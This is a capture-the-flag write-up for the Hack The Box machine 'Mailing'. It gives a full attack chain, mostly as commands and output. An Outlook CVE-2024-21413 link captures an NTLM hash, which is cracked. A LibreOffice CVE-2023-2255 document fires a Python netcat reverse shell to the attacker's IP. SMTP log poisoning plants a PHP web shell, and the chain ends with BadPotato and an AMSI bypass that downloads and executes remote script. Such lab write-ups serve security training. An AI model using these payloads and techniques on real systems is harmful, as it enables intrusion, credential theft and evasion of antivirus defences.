
We can learn more on it by checking for proof of concepts leading us to another post:
https://arcticwolf.com/resources/blog/cve-2024-21410-cve-2024-21413-and-cve-2024-21401/

Impacted Product: Microsoft Outlook

CVE-2024-21413	CVSS: 9.8 – Critical	No exploitation detected
Microsoft Outlook Remote Code Execution Vulnerability – A threat actor could exploit this vulnerability by crafting a malicious link that bypasses the Protected View Protocol, which leads to the leaking of local NTLM credential information and remote code execution (RCE).		

Impacted Product: Microsoft Entra Jira Integration

This leads to another `CVE-2024-21413` which has RCE, POCs point towards:



With the following `github post`, we can be able to achieve RCE:https://github.com/xaitax/CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability

From there we can to an NTLM-Relay attack and be able to grab the hash of the user running as administrator:

1. Prepare responder to listen on an SMTP and SMB server (ensure you have a freshly spawned instance due to the bot shutting down after failed payloads)

```
sudo responder -I tun0

                                         __
.----.-----.-----.-----.-----.-----.--|  |.-----.----.
|   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
|__| |_____|_____|   __|_____|__|__|_____||_____|__|
```

```
                    |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.4.0

  To support this project:
  Github -> https://github.com/sponsors/lgandx
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C
```

2. Using the above exploit, run the following payload(the user maya is chosen because we see in instructions.pdf they have an email address):

```
python3 CVE-2024-21413.py --server mailing.htb  --username
administrator@mailing.htb --password homenetworkingadministrator --sender
administrator@mailing.htb --recipient maya@mailing.htb --url
"\\10.10.14.5\test" --subject "Important"
```

3. Wait for responder

```
[!] Error starting TCP server on port 53, check permissions or other servers
running.
[SMB] NTLMv2-SSP Client   : 10.129.192.209
[SMB] NTLMv2-SSP Username : MAILING\maya
[SMB] NTLMv2-SSP Hash     :
maya::MAILING:1757850078459a20:17A965133033E6A9FCCF23A2524CF0EB:010100000000
0000800C92E4EF9EDA016FB6D86E4EDBE6BE0000000002000800 5A005A003500520001001E00
570049004E002D004B0054005900490051003000490032004300430057000400340057004900
4E002D004B0054005900490051003000490032004300430057002E005A005A00350052002E00
4C004F00430041004C00030014005A005A00350052002E004C004F00430041004C0005001400
5A005A00350052002E004C004F00430041004C0007000800800C92E4EF9EDA01060004000200
0000080030003000000000000000000000000000200000C23ABEE73CBDE3537C676620FD5934A0
DD8FCCE2F5B0ECEB34EA774C4BCC3E510A001000000000000000000000000000000000900
1E006300690066007300 2F00310030002E00310030002E00310034002E003500000000000000
0000
[*] Skipping previously captured hash for MAILING\maya
[*] Skipping previously captured hash for MAILING\maya
[*] Skipping previously captured hash for MAILING\maya
[*] Skipping previously captured hash for MAILING\maya
[*] Skipping previously captured hash for MAILING\maya
[*] Skipping previously captured hash for MAILING\maya
```

We get the hash of the `Mailing\Maya` user and we can hence crack it using hashcat:

```
hashcat -a 0 -m 5600 hashes /usr/share/wordlists/rockyou.txt --show
MAYA::MAILING:575a906ecfa71af2:bb04fd3ba7e34d6528f4addd1cd89c93:010100000000
000000faa44f829eda011fdc93d561c82915000000000200080047004800450037000100 1e00
570049004e002d003900340055003200560059003500470039004800300004003400570049 00
4e002d003900340055003200560059003500470039004800300 02e004700480045003700 2e00
4c004f00430041004c000300140047004800450037002e004c004f00430041004c0005001400
47004800450037002e004c004f00430041004c000700080000faa44f829eda01060004000200
000008003000300000000000000000000000000020000073409b884bac889814e00b8e51b85157
865e99d8c174d378818649c65c44f18c0a0010000000000000000000000000000000000000900
1e00630069006600730 02f00310030002e00310030002e00310034002e00350000000000000
0000:m4y4ngs4ri
```

We can test for `winrm` and `smb` using that:

```
└─$ netexec smb mailing.htb -u maya -p "m4y4ngs4ri"
SMB         10.129.192.209  445    MAILING          [*] Windows 10 / Server
2019 Build 19041 x64 (name:MAILING) (domain:MAILING) (signing:False)
(SMBv1:False)
SMB         10.129.192.209  445    MAILING          [+]
MAILING\maya:m4y4ngs4ri

┌──(pyp㉿Ghost)-[~/…/Machines/Active/Mailing/www]
└─$ netexec winrm mailing.htb -u maya -p "m4y4ngs4ri"
WINRM       10.129.192.209  5985   MAILING          [*] Windows 10 / Server
2019 Build 19041 (name:MAILING) (domain:MAILING)
WINRM       10.129.192.209  5985   MAILING          [+]
MAILING\maya:m4y4ngs4ri (Pwn3d!)
```

We are able to winrm into the session, since know LDAP port is visible from outside it means we cannot fetch bloodhound data directly, but let us first use `evil0wirnm`:

```
evil-winrm -i mailing.htb -u maya -p m4y4ngs4ri

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\maya\Documents> whoami
mailing\maya
```

02 - Privilege Escalation

mailing\maya

The user maya has some capabilities, such as reading `user.txt`:

```
evil-winrm -i mailing.htb -u maya -p m4y4ngs4ri

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\maya\Documents> whoami
mailing\maya

*Evil-WinRM* PS C:\Users\maya\Documents> dir ../Desktop


    Directory: C:\Users\maya\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2/28/2024   7:34 PM           2350 Microsoft Edge.lnk
-ar---          5/5/2024  10:31 AM             34 user.txt


*Evil-WinRM* PS C:\Users\maya\Documents> type ../Desktop/user.txt
757580d01d523399e3b3525d885e827c
```

Enumerating we see the following truths:

```
*Evil-WinRM* PS C:\Users\maya\Documents> dir


    Directory: C:\Users\maya\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/13/2024   4:49 PM                WindowsPowerShell
-a----         4/11/2024   1:24 AM            807 mail.py
-a----         3/14/2024   4:30 PM            557 mail.vbs
```

- It seems as if `python` is running on the box and we can confirm it:

```
*Evil-WinRM* PS C:\Users\maya\Documents> python -c "print('A')"
A
```

- There are number of users:

```
*Evil-WinRM* PS C:\Users\maya\Documents> dir /Users


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         2/28/2024   8:50 PM                .NET v2.0
d-----         2/28/2024   8:50 PM                .NET v2.0 Classic
d-----         2/28/2024   8:50 PM                .NET v4.5
d-----         2/28/2024   8:50 PM                .NET v4.5 Classic
d-----         2/28/2024   8:50 PM                Classic .NET AppPool
d-----          3/9/2024   1:52 PM                DefaultAppPool
d-----          3/4/2024   8:32 PM                localadmin
d-----         2/28/2024   7:34 PM                maya
d-r---         3/10/2024   4:56 PM                Public
```

- There is Antivirus on the box, as uploading any metasploit reverse shell immediately detects it
  We cannot enumerate the path to users as there is no domain to be used but we can just continue enumerating files to discover interesting things.

1. Listing SMB shares through the user reveals the following:

```
└─$ netexec smb mailing.htb -u maya -p m4y4ngs4ri --shares
SMB         10.129.192.209  445    MAILING          [*] Windows 10 / Server
2019 Build 19041 x64 (name:MAILING) (domain:MAILING) (signing:False)
(SMBv1:False)
SMB         10.129.192.209  445    MAILING          [+]
MAILING\maya:m4y4ngs4ri
SMB         10.129.192.209  445    MAILING          [*] Enumerated shares
SMB         10.129.192.209  445    MAILING          Share
Permissions     Remark
SMB         10.129.192.209  445    MAILING          -----           --------
---     ------
SMB         10.129.192.209  445    MAILING          ADMIN$
Admin remota
SMB         10.129.192.209  445    MAILING          C$
Recurso predeterminado
SMB         10.129.192.209  445    MAILING          Important Documents READ
SMB         10.129.192.209  445    MAILING          IPC$            READ
```

```
IPC remota

┌──(pyp㉿Ghost)-[~/…/Machines/Active/Mailing/www]
└─$ impacket.smbclient maya:m4y4ngs4ri@mailing.htb
Impacket v0.12.0.dev1+20240116.639.82267d84 - Copyright 2023 Fortra

Type help for list of commands
# shares
ADMIN$
C$
Important Documents
IPC$
# use Important Documents
# ls
drw-rw-rw-          0  Wed Apr 10 18:32:05 2024 .
drw-rw-rw-          0  Wed Apr 10 18:32:05 2024 ..
```

There exists an uncommon share called `Important Documents`. The same share or the folder can be found in the `root directory, C:/`:

```
*Evil-WinRM* PS C:\Users\maya\Documents\mine> dir C:/


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/10/2024   5:32 PM                Important Documents -->
Here
d-----         2/28/2024   8:49 PM                inetpub
d-----         12/7/2019  10:14 AM                PerfLogs
d-----          3/9/2024   1:47 PM                PHP
d-r---         3/13/2024   4:49 PM                Program Files
d-r---         3/14/2024   3:24 PM                Program Files (x86)
d-r---          3/3/2024   4:19 PM                Users
d-----         4/29/2024   6:58 PM                Windows
d-----         4/12/2024   5:54 AM                wwwroot
```

Meaning the share is linked to that directory.
2. Looking at the Program Files we are able to see an instance of `LibreOffice` and we can retrieve the version:

```
*Evil-WinRM* PS C:\Users\maya\Documents\mine> cd "/Program Files"
dir
*Evil-WinRM* PS C:\Program Files> dir


    Directory: C:\Program Files


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         2/27/2024   5:30 PM                Common Files
d-----          3/3/2024   4:40 PM                dotnet
d-----          3/3/2024   4:32 PM                Git
d-----         4/29/2024   6:54 PM                Internet Explorer
d-----          3/4/2024   6:57 PM                LibreOffice
[SNIPPED]

(Get-Item -Path 'C:\Program
Files\LibreOffice\program\soffice.exe').VersionInfo | Format-List -Force


OriginalFilename  : soffice.exe
FileDescription   : LibreOffice
ProductName       : LibreOffice
Comments          :
CompanyName       : The Document Foundation
FileName          : C:\Program Files\LibreOffice\program\soffice.exe
FileVersion       : 7.4.0.1
ProductVersion    : 7.4.0.1
IsDebug           : False
IsPatched         : False
IsPreRelease      : False
IsPrivateBuild    : False
IsSpecialBuild    : False
Language          : English (United States)
LegalCopyright    : Copyright © 2000-2022 by LibreOffice contributors. All
rights reserved.
LegalTrademarks   :
PrivateBuild      :
SpecialBuild      :
FileVersionRaw    : 7.4.0.1
ProductVersionRaw : 7.4.0.1
```

We see that it is version `7.4.0.1` and another thing we see is the following script:

```
*Evil-WinRM* PS C:\Program Files\LibreOffice> type program/soffice.ps1
# Set the directory where the .odt files are located
$directory = "C:\Users\Public\Documents"

# Get all files with .odt extension in the specified directory
$files = Get-ChildItem -Path $directory -Filter *.odt

# Loop through each .odt file and open it
foreach ($file in $files) {
    Start-Process $file.FullName
}
```

From the above, we can find something familiar in another script:

```
*Evil-WinRM* PS C:\Program Files\LibreOffice> type program/soffice.bat
@echo off

start "" "C:\Program Files\LibreOffice\program\soffice.exe"
"C:\Users\Public\Documents\*.odt" --norestore
timeout /t 2 >nul
taskkill /f /im soffice.bin
```

It seems to run the files in the `Documents` folder if they have `*.odt` extension.
We can check if the script is running at any instance by any of the users and we see `localadmin` running the same (or something close to) `soffice.ps1` :

```
*Evil-WinRM* PS C:\Program Files\LibreOffice> schtasks /query /fo LIST /v |
findstr /i /c:"TaskName" /c:"localadmin"

TaskName:                             \Mail
TaskName:                             \Mail
TaskName:                             \MailPython
TaskName:                             \Test
Task To Run:
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy
Bypass -File C:\Users\localadmin\Documents\scripts\soffice.ps1
Run As User:                          localadmin
```

We can try to read it:

```
*Evil-WinRM* PS C:\Users\maya\Documents> type
C:\Users\localadmin\Documents\scripts\soffice.ps1
```

```
Access is denied
```

But no success. So we can assume the following, the `Important Documents` is where it fetches the `*.odt` file and from there using a CVE for the old version of the LibreOffice, we can be able to execute `cmd.exe`.

Remote Code Execution

In this place, we will utilise the `CVE-2023-2255`: https://github.com/elweth-sec/CVE-2023-2255 to generate payload and execute. For the Antivirus, we will use python to exploit everything at once and it is a nice way for it to bypass the AV. Stepwise:

1. Create the following `shell.py`

```
import os

nc_path = "C:/Users/maya/Documents/nc.exe"
ip_addr = "10.10.14.5"
port = 9001

command = f"{nc_path} {ip_addr} {port} -e cmd.exe"
os.system(command)
```

3. Place everything you require in the same directory: In www, `nc.exe, shell.py`. Stand a `webserver`

```
└─$ ls -la | grep "nc.exe\|shell.py"
-rwxr-xr-x 1 pyp pyp   45272 May  5 02:31 nc.exe
-rw-rw-r-- 1 pyp pyp     160 May  5 15:17 shell.py

└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

4. Create the `exploit.odt` file with the payload(use double quotes for the `cmd` flag):

```
python3 CVE-2023-2255.py --cmd "python.exe /Users/maya/Documents/shell.py" -
-output ../../www/exploit.odt
'File ../../www/exploit.odt has been created !'
```

6. Create an `exploit.py` in the same directory as your winrm session and upload it

- exploit.py

```python
import os

base_path = "C:/Users/maya/Documents"
ip_addr = "10.10.14.5"
port = "80"


# Step 1: Fetching files
print("[*] Fetching files...")
os.system(f"curl http://{ip_addr}:{port}/nc.exe -o {base_path}/nc.exe")
os.system(f"curl http://{ip_addr}:{port}/shell.py -o {base_path}/shell.py")
print("[+] Files fetched!")

# Step 2: Fetching the exploit.odt
print("[*] Fetching exploit...")
os.system(f"curl http://{ip_addr}:{port}/exploit.odt -o '/Important
Documents/exploit.odt'")
print(f"[+] Exploit fetched...")

os.system("dir 'C:/Important Documents'")
```

```
*Evil-WinRM* PS C:\Users\maya\Documents> upload exploit.py

Info: Uploading
/home/pyp/Misc/CTF/HTB/Machines/Active/Mailing/www/exploit.py to
C:\Users\maya\Documents\exploit.py

Data: 744 bytes of 744 bytes copied

Info: Upload successful!
```

7. Run the exploit (ensure you have a listener)

```
*Evil-WinRM* PS C:\Users\maya\Documents> python.exe exploit.py
python.exe :   % Total    % Received % Xferd  Average Speed   Time    Time
[SNIPPED]
[+] Files fetched!
[*] Fetching exploit...
[+] Exploit fetched...
```

- Output

```
nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.192.209 54708
Microsoft Windows [Version 10.0.19045.4355]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\LibreOffice\program>whoami /all
whoami /all

USER INFORMATION
----------------

User Name          SID
=================== ===============================================
mailing\localadmin S-1-5-21-3356585197-584674788-3201212231-1001


GROUP INFORMATION
-----------------

Group Name                                                    Type
SID          Attributes
================================================================
================ ============
================================================================
Todos                                                         Well-known
group S-1-1-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Cuenta local y miembro del grupo de administradores Well-known
group S-1-5-114    Mandatory group, Enabled by default, Enabled group
BUILTIN\Administradores                                       Alias
S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Usuarios                                              Alias
S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\BATCH                                            Well-known
group S-1-5-3      Mandatory group, Enabled by default, Enabled group
INICIO DE SESI□N EN LA CONSOLA                                Well-known
group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Usuarios autentificados                          Well-known
group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Esta compa□□a                                    Well-known
group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Cuenta local                                     Well-known
group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                                         Well-known
group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Autenticaci□n NTLM                               Well-known
```

```
group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Etiqueta obligatoria\Nivel obligatorio alto                      Label
S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description
State
=========================================
=================================================================== ========
[SNIPPED]                                                    Disabled
SeDebugPrivilege                          Depurar programas
[SNIPPED]


C:\Program Files\LibreOffice\program>
```

Since we are `localadmin`, we can fetch the `root.txt` from our `Desktop`:

```
C:\Users\localadmin\Desktop>type root.txt
type root.txt
0a6b13273352e6c8eb2639d0f96f01d3
```

That concludes the box!

03 - Further Notes

Links and References

https://github.com/xaitax/CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability -> CVE for RCE on Microsoft Outlook

Vital Key points

- Foothold depends on how good you are at finding and reading documentation. By exploiting a CVE we could easily do an `NTLM-Relay Attack` crack the hash and be able to get user.
- For administrator, we could enumerate the scheduled tasks to find a script running the outdated version LibreOffice and used python to bypass AV. The AV was simple as it had not flaged python commands.
  We could have also run the following command:

```
C:\Users>net localgroup Administradores maya /add
net localgroup Administradores maya /add
The command completed successfully.
```

This would have added `maya` to that group of Administrators (after logging back in):

```
*Evil-WinRM* PS C:\Users\maya\Documents> dir C:/Users/localadmin/desktop


    Directory: C:\Users\localadmin\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2/27/2024   4:30 PM           2350 Microsoft Edge.lnk
-ar---          5/5/2024  10:31 AM             34 root.txt
```

We can also grab the winrm info for `localadmin`:

```
└─$ evil-winrm -i mailing.htb -u localadmin -H
"9aa582783780d1546d62f2d102daefae"

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\localadmin\Documents> dir


    Directory: C:\Users\localadmin\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          4/9/2024   1:49 PM                scripts
d-----         3/13/2024   4:49 PM                WindowsPowerShell


*Evil-WinRM* PS C:\Users\localadmin\Documents> Get-MpPreference | Select-
Object -ExpandProperty ExclusionPath
*Evil-WinRM* PS C:\Users\localadmin\Documents>
```

Path 2: Unintended User and Unintended Root (we need a foot in user though)

This path will be simple, I will not explain much but it involves log poisoning using the LFI and abusing tokens to get `nt authority system`.
We will outline a simple guide with understanding in each step.

For logs to be poisoned, we need a form of `code injection` in those logs, such when viewed the code is executed. To do that we can test the `phpinfo() function` as the server is rendered of a `phpsite`. We connect using telnet and send the `EHLO Command` (there are various ways to leak the log file names)

```
└─$ telnet mailing.htb 25
Trying 10.129.51.34...
Connected to mailing.htb.
Escape character is '^]'.
220 mailing.htb ESMTP
EHLO <?php phpinfo(); ?>
250-mailing.htb
250-SIZE 20480000
250-AUTH LOGIN PLAIN
250 HELP
^]
telnet> quit
Connection closed.
```

We see the disabled functions since `phpInfo()` is not currently allowed(the log name can be found through google search of the documentation, but the log is also kept according to the date):

```
http 'http://mailing.htb/download.php?file=../../../../../../../../Program
Files (x86)/hMailServer/logs/hmailserver_2024-05-06.log' | grep disable
<tr><td class="e">Configure Command </td><td class="v">cscript /nologo
/e:jscript configure.js  &quot;--enable-snapshot-build&quot; &quot;--enable-
debug-pack&quot; &quot;--disable-zts&quot; &quot;--with-pdo-
oci=..\..\..\..\instantclient\sdk,shared&quot; &quot;--with-oci8-
19=..\..\..\..\instantclient\sdk,shared&quot; &quot;--enable-object-out-
dir=../obj/&quot; &quot;--enable-com-dotnet=shared&quot; &quot;--without-
analyzer&quot; &quot;--with-pgo&quot; </td></tr>
<tr><td class="e">Virtual Directory Support </td><td class="v">disabled
</td></tr>
<tr><td class="e">Thread Safety </td><td class="v">disabled </td></tr>
<tr><td class="e">Zend Signal Handling </td><td class="v">disabled </td>
```

```
</tr>
<tr><td class="e">Zend Multibyte Support </td><td class="v">disabled </td>
</tr>
<tr><td class="e">Zend Max Execution Timers </td><td class="v">disabled
</td></tr>
<tr><td class="e">DTrace Support </td><td class="v">disabled </td></tr>
<tr><td class="e">disable_classes</td><td class="v"><i>no value</i></td><td
class="v"><i>no value</i></td></tr>
<tr><td class="e">disable_functions</td><td class="v"><i>no value</i></td>
<td class="v"><i>no value</i></td></tr>
<tr><td class="e">bzip2 compression </td><td class="v">disabled (install
ext/bz2) </td></tr>
<tr><td class="e">OpenSSL support </td><td class="v">disabled (install
ext/openssl) </td></tr>
```

Which means we can inject a `php shell` for it to do command execution:

```
telnet mailing.htb 25
Trying 10.129.51.34...
Connected to mailing.htb.
Escape character is '^]'.
220 mailing.htb ESMTP
EHLO <?php system($_REQUEST[0]); ?>
250-mailing.htb
250-SIZE 20480000
250-AUTH LOGIN PLAIN
250 HELP
^]
telnet> quit
Connection closed.
```

Using an `smb share called S on www` where we have a reverse shell in php:

```
http 'http://mailing.htb/download.php?file=../../../../../../../../Program
Files (x86)/hMailServer/logs/hmailserver_2024-05-06.log&0=whoami'

"SMTPD" 4188    463     "2024-05-06 06:26:37.839"       "10.10.14.12"
"SENT: 220 mailing.htb ESMTP"
"SMTPD" 4200    463     "2024-05-06 06:27:20.167"       "10.10.14.12"
"RECEIVED: EHLO iis apppool\defaultapppool
"
"SMTPD" 4200    463     "2024-05-06 06:27:20.167"       "10.10.14.12"
"SENT: 250-mailing.htb[nl]250-SIZE 20480000[nl]250-AUTH LOGIN PLAIN[nl]250
HELP"
"DEBUG" 4184    "2024-05-06 06:27:23.870"       "The read operation failed.
```

```
Bytes transferred: 0 Remote IP: 10.10.14.12, Session: 463, Code: 2, Message:
End of file"

[Fetching rev.php]
http 'http://mailing.htb/download.php?file=../../../../../../../../Program
Files (x86)/hMailServer/logs/hmailserver_2024-05-06.log&0=copy
\\10.10.14.12\s\rev.php .\rev.php'
```

We `curl` back our `rev.php`:

```
└─$ curl "http://mailing.htb/rev.php"
[ANOTHER] TERMINAL]
└─$ nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.51.34 54186
SOCKET: Shell has connected! PID: 2328
Microsoft Windows [Versi□n 10.0.19045.4355]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\wwwroot>whoami
iis apppool\defaultapppool
```

Looking at our privileges:

```
C:\wwwroot>whoami /priv

INFORMACI□N DE PRIVILEGIOS
--------------------------

Nombre de privilegio          Descripci□n
Estado
=============================
================================================= =============
SeAssignPrimaryTokenPrivilege Reemplazar un s□mbolo (token) de nivel de
proceso Deshabilitado
SeIncreaseQuotaPrivilege      Ajustar las cuotas de la memoria para un
proceso  Deshabilitado
SeAuditPrivilege              Generar auditor□as de seguridad
Deshabilitado
SeChangeNotifyPrivilege       Omitir comprobaci□n de recorrido
Habilitada
SeUndockPrivilege             Quitar equipo de la estaci□n de acoplamiento
Deshabilitado
SeImpersonatePrivilege        Suplantar a un cliente tras la autenticaci□n
Habilitada
```

```
SeCreateGlobalPrivilege       Crear objetos globales
Habilitada
SeIncreaseWorkingSetPrivilege Aumentar el espacio de trabajo de un proceso
Deshabilitado
SeTimeZonePrivilege           Cambiar la zona horaria
Deshabilitado
```

We have `SeAssignPrimaryTokenPrivilege` which allows us to use `BadPotato` (I will disable the antivirus using Administrative rights but techniques are advised.):

```
C:\wwwroot>Invoke-BadPotato -Command "whoami /priv"
Invoke-BadPotato -Command "whoami /priv"
"Invoke-BadPotato" no se reconoce como un comando interno o externo,
programa o archivo por lotes ejecutable.

C:\wwwroot>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Prueba la nueva tecnolog?a PowerShell multiplataforma https://aka.ms/pscore6

PS C:\wwwroot> Import-Module ./invoke-bad.ps1
Import-Module ./invoke-bad.ps1
PS C:\wwwroot> Invoke-BadPotato -Command "whoami /priv"
Invoke-BadPotato -Command "whoami /priv"
[*]


    ____            ______        __        __
   / __ )____ _____/ / __ \____  / /_____ _/ /_____
  / __  / __ `/ __  / /_/ / __ \/ __/ __ `/ __/ __ \
 / /_/ / /_/ / /_/ / ____/ /_/ / /_/ /_/ / /_/ /_/ /
/_____/\__,_/\__,_/_/    \____/\__/\__,_/\__/\____/

Github:https://github.com/BeichenDream/BadPotato/       By:BeichenDream

[*] PipeName : \\.\pipe\9c248a17da664b838edbae74d825b336\pipe\spoolss
[*] ConnectPipeName : \\MAILING/pipe/9c248a17da664b838edbae74d825b336
[*] CreateNamedPipeW Success! IntPtr:2524
[*] RpcRemoteFindFirstPrinterChangeNotificationEx Success!
IntPtr:2529094088144
[*] ConnectNamePipe Success!
[*] CurrentUserName : DefaultAppPool
[*] CurrentConnectPipeUserName : SYSTEM
[*] ImpersonateNamedPipeClient Success!
```

```
[*] OpenThreadToken Success! IntPtr:2352
[*] DuplicateTokenEx Success! IntPtr:2384
[*] SetThreadToken Success!
[*] CurrentThreadUserName : NT AUTHORITY\SYSTEM
[*] CreateOutReadPipe Success! out_read:2540 out_write:2548
[*] CreateErrReadPipe Success! err_read:2552 err_write:2556
[*] CreateProcessWithTokenW Success! ProcessPid:3336
nt authority\system


[*] Bye!
PS C:\wwwroot> dir C:/Users/localadmin/Desktop
dir C:/Users/localadmin/Desktop


    Directorio: C:\Users\localadmin\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        27/02/2024     16:30           2350 Microsoft Edge.lnk
-ar---        06/05/2024     12:56             34 root.txt


PS C:\wwwroot> type /Users/localadmin/Desktop/root.txt
type /Users/localadmin/Desktop/root.txt
45e606487a875dac7b2d84a214c7361a
```

AV bypass:

```
PS C:\wwwroot> Import-Module ./bypass.ps1
Import-Module ./bypass.ps1
Found @ 323480!
48.8629152 seconds
PS C:\wwwroot> iex(new-object
net.webclient).downloadstring('http://10.10.14.12/amsi.txt')
iex(new-object net.webclient).downloadstring('http://10.10.14.12/amsi.txt')
True
curl 10.10.14.12/invoke-bad.ps1 -o bad.ps1
PS C:\wwwroot> Import-Module ./bad.ps1
Import-Module ./bad.ps1


Invoke-BadPotato
Invoke-BadPotato
```

```
[*]


    ____            ______        __        __
   / __ )____ _____/ / __ \____  / /_____ _/ /_____
  / __  / __ `/ __  / /_/ / __ \/ __/ __ `/ __/ __ \
 / /_/ / /_/ / /_/ / ____/ /_/ / /_/ /_/ / /_/ /_/ /
/_____/\__,_/\__,_/_/    \____/\__/\__,_/\__/\____/

Github:https://github.com/BeichenDream/BadPotato/       By:BeichenDream

[*] PipeName : \\.\pipe\81c825c785a14d03b20497d6468a2752\pipe\spoolss
[*] ConnectPipeName : \\MAILING/pipe/81c825c785a14d03b20497d6468a2752
[*] CreateNamedPipeW Success! IntPtr:3480
[*] RpcRemoteFindFirstPrinterChangeNotificationEx Success!
IntPtr:2743573415088
[*] ConnectNamePipe Success!
[*] CurrentUserName : DefaultAppPool
[*] CurrentConnectPipeUserName : SYSTEM
[*] ImpersonateNamedPipeClient Success!
[*] OpenThreadToken Success! IntPtr:3508
[*] DuplicateTokenEx Success! IntPtr:3512
[*] SetThreadToken Success!
[*] CurrentThreadUserName : NT AUTHORITY\SYSTEM
[*] CreateOutReadPipe Success! out_read:3520 out_write:3532
[*] CreateErrReadPipe Success! err_read:3536 err_write:3540
[*] CreateProcessWithTokenW Success! ProcessPid:6860
nt authority\system



[*] Bye!

PS C:\wwwroot> whoami
whoami
ERROR: Acceso denegado.
ERROR: Acceso denegado.
PS C:\wwwroot> dir C:/Users/localadmin/desktop

dir C:/Users/localadmin/desktop


    Directorio: C:\Users\localadmin\desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        27/02/2024     16:30           2350 Microsoft Edge.lnk
```

```
-ar---        06/05/2024     12:56             34 root.txt

PS C:\wwwroot> type /Users/localadmin/desktop/root.txt
type /Users/localadmin/desktop/root.txt
45e606487a875dac7b2d84a214c7361a
```

